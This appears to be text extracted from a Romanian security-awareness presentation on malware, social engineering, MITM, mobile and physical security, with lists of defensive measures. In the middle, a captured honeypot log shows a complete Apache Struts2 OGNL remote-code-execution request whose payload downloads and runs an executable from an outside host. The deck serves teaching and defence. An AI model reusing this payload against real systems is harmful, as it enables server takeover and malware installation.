


# Cobalt Strike attack



**Figure 1.** TTPs as organized by targeted attack lifecycle model






**WARNING!**  
**YOUR COMPUTER IS USED**  
**TO MINE CRYPTOCURRENCY!**

Crypto virusi

Cum funcționează  
Cum infectează  
Cum investigăm



2-viruses



Modern Malware

## Modern Malware

"idc3389.top" Search

Click here for some search hints

1-10 of 75 results (8 pages)

**Apache Struts2 Jakarta Multipart parser RCE**

[Include] [Exclude] [info]

**[Attack info]**

Attacker: 190.204.2.177

Dest. port: 8080

Time: 26/04/2018 13:55:09

Resource(s):

Request: permalink

**[Extra info]**

ASN/ISP: AS8048 CANTV Servicios, Venezuela

Location: Capital, Caracas (Roca Tarpeya)

rDNS: 190-204-2-177.dyn.dsl.cantv.net

```
GET /index.do HTTP/1.1
accept-language: zh-cn
accept-encoding: gbk, GB2312
Host: 52.182.14.212:8080
Accept: text/html, application/xhtml+xml, */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
connection: Keep-Alive
cache-control: no-cache
Content-Type: %(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess
(#_memberAccess=#dm).{(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#cmd='cmd /c del C:/Windows/temp/searsvc.vbs&echo Set Post =
CreateObject("Msxml2.XMLHTTP") >>C:/Windows/temp/searsvc.vbs&echo Set Shell = CreateObject("Wscript.Shell")
>>C:/Windows/temp/searsvc.vbs&echo Post.Open "GET","http://down.idc3389.top/downloader.exe",0
>>C:/Windows/temp/searsvc.vbs&echo Post.Send() >>C:/Windows/temp/searsvc.vbs&echo Set aGet =
CreateObject("ADODB.Stream") >>C:/Windows/temp/searsvc.vbs&echo aGet.Mode = 3 >>C:/Windows/temp/searsvc.vbs&echo
aGet.Type = 1 >>C:/Windows/temp/searsvc.vbs&echo aGet.Open() >>C:/Windows/temp/searsvc.vbs&echo
aGet.Write(Post.responseText) >>C:/Windows/temp/searsvc.vbs&echo aGet.SaveToFile "C:/Windows/temp/searsvc.exe",2
>>C:/Windows/temp/searsvc.vbs&echo wscript.sleep 10000>>C:/Windows/temp/searsvc.vbs&echo Shell.Run
("C:/Windows/temp/searsvc.exe")>>C:/Windows/temp/searsvc.vbs&C:/Windows/temp/searsvc.vbs').(#iswin=
(ojava.lang.SystemgetProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:
{'/bin/bash','-c',#cmd}).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=('@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()')).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

RCE APACHE STRUTS2

## Cum ne aparăm de malware:

- soft antivirus pe endpoint și dacă este posibil o soluție de tip EDR (endpoint detection and response) instalată;
- softuri updateate la zi, mai ales cele din suita Adobe Flash, Windows, Microsoft Office și browser (exemplul: exploit kit);
  - control la ce se instalează pe host-uri, nu instalăm soft-uri din surse nesigure;
  - politici la nivel de rețea, ce intră și ce ieșe din rețea, segregarea rețelei;
  - drepturi limitate pentru utilizatori și control al nivelului de acces, implemenatrea de politici de securitate;
  - politici de securitate la nivelul browser-ului, ad blocker instalat, dacă este posibil dezactivarea JavaScript;
  - vulnerability management program pentru identificarea și remedierea vulnerabilităților tehnice;
  - instruirea utilizatorilor (pe ce dăm click!);
  - control al porturilor fizice, să știm cine ce introduce în rețea;
  - implemenatrea unei politici stricte de utilizare a dispozitivelor USB, blocare porturi USB, scanare AV pentru device-urile ce urmează a fi introduse, politică pentru accepted device;
- evitarea site-urilor de tip filme online sau tv-online, mai ales dacă acestea ne solicită -instalarea de software pentru a avea acces la conținut;
- să existe un back-up al datelor importante, ținut separat față de rețea;
- măsuri de protecție și control la nivel de rețea (proxy, firewall, IPS)
- răspuns rapid la incidente de securitate cibernetică.

CINE? – MANAGEMENTUL PRIN DEFINIREA DE STRATEGII ȘI POLITICI DE SECURITATE

# Întrebări???





### General security threats:

- Scheme de inginerie socială
- Phishing;
- Scam (auction scams, nigerian scams, daiting scams, e-mail scams, etc);
- Adware, clickware, click-fraud, etc?

	Email sent to multiple users to a link to verify username/password on external site		<a href="#">Choose Attack Type</a>
	Phone calls made to CEO of organization asking for various financial data		<a href="#">Choose Attack Type</a>
	Phone call made to an individual by an attacker who states there is an IT issue, and asks for the user's password over the phone.		<a href="#">Choose Attack Type</a>
	You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet		<a href="#">Choose Attack Type</a>
	A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.		<a href="#">Choose Attack Type</a>

1.	Phishing
2.	Pharming
3.	Vishing
4.	Whaling
5.	X-Mas
6.	Spoofing
7.	Hoax
8.	Spam
9.	Spim
	Social Engineering



### Mobile security tips:

- utilizare blocare ecran, laptop, telefon;
- utilizare parola puternică;
- utilizează rețele WiFi de încredere, dacă este posibilă utilizarea unui VPN

### Exemplu de atac MITM:

Your connection is not secure

The owner of www.google.co.uk has configured their web site improperly. To protect your information from being stolen, Firefox has not connected to this web site.

This site uses HTTP Strict Transport Security (HSTS) to specify that Firefox only connect to it securely. As a result, it is not possible to add an exception for this certificate.


Learn more... Go Back Advanced

Report errors like this to help Mozilla identify and block malicious sites



- pentru device-urile pe care se gestionează date importante, enable la remote wipe and remote lock;
- criptare hdd;
- nu instalați soft-uri din surse nesigure;
- evaluați permisiunile pe care le acordați aplicațiilor instalate;
- **nu instalați aplicații ca urmare a unor notificări primite de la site-urile pe care le vizitați;**
- nu accesați link-uri primite prin aplicațiile de chat;
- evitați site-urile cu conținut explicit;
- implemenatrea unei politici stricte de utilizare a dispozitivelor USB;
- instalați un soft antivirus pe device;
- aplicațiile instalate și sistemul de operare să fie up-to-date;
- de dorit un tool de management al flotei de telefoane;
- pentru echipamentele conetcate la rețeaua locală, control al traficului de internet - Gateway separat, plus elemente de control la nivel de rețea;
- politică pentru BYOD, rețea separată de acces pentru aceste dispozitive;
- Respectați politica internă de folosire a laptopurilor.

**CUM FACEM: POLITICĂ DE SECURITATE, APROBATĂ ȘI IMPLEMENTATĂ. REGULI.**



## Securitatea parolelor:

Nu folosiți parole simple;

Nu folosiți acceși parolă pentru mai multe conturi;





## **SECURITATE FIZICĂ**

- nu lasați alte persoane să intre în zone neautorizate, chiar dacă acestea par cunoscute sau poartă haine aparținând unor instituții ale statului (poliție, pompieri, etc);
- nu țineți documente nesupravegheate pe birou, documentele se păstrează în locuri special amenajate;
- nu țineți parole pe birou, lipite de monitor;
- utilizați blocarea ecranului atunci când nu sunteți la birou;
- Nu lasați alte persoane să se uite la ceea ce lucrați;
- nu funizați parole, useri, sau alte date prin telefon, chiar dacă interlocutorul pretinde că este o persoană cunoscută.
- pentru echipamentele mobile, implementați criptarea suporților de stocare.

**CUM FACEM: POLITICI STRICTE DE SECURITATE, APROBATE, IMPLEMENTATE ȘI REVIZUITE PERIODIC**

Concluzii

